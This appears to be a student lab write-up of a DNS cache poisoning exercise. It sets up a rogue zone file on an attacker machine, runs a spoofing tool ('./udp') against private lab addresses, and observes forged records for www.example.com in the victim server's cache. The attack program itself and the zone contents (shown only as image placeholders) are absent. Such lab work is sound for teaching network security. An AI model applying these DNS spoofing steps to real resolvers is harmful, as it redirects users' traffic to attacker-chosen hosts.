
Firstly, we need to have a example.com.db file on the attacker’s machine, because once we succeed, we need to redirect [www.example.com](http://www.example.com) to a new address.

The same as the file in DNS Server, file in the attacker’s machine only need to change the ip to another one.


Build a zone on the Attacker’s machine:



sudo cp /home/seed/Downloads/example.com.db /var/cache/bind/



Db.Attacker on DNS server:




As we can see, the attacker’s machine gives a DNS server that answers the address at Syracuse University’s homepage (128.230.18.198). If the attack succeeds, [www.example.com](http://www.example.com) should be returned as 128.230.18.198.

Restart the bind9 service on the attacker’s machine.

Run!

./udp 192.168.56.102 192.168.56.103

Over view the db file of the DNS server



Observation:

As we can see, the file has been filled with different answers of addresses whose domain name is example.com.

Explanation:

The right answer is included! And Dig [www.example.com](http://www.example.com) should get the result of 128.230.18.198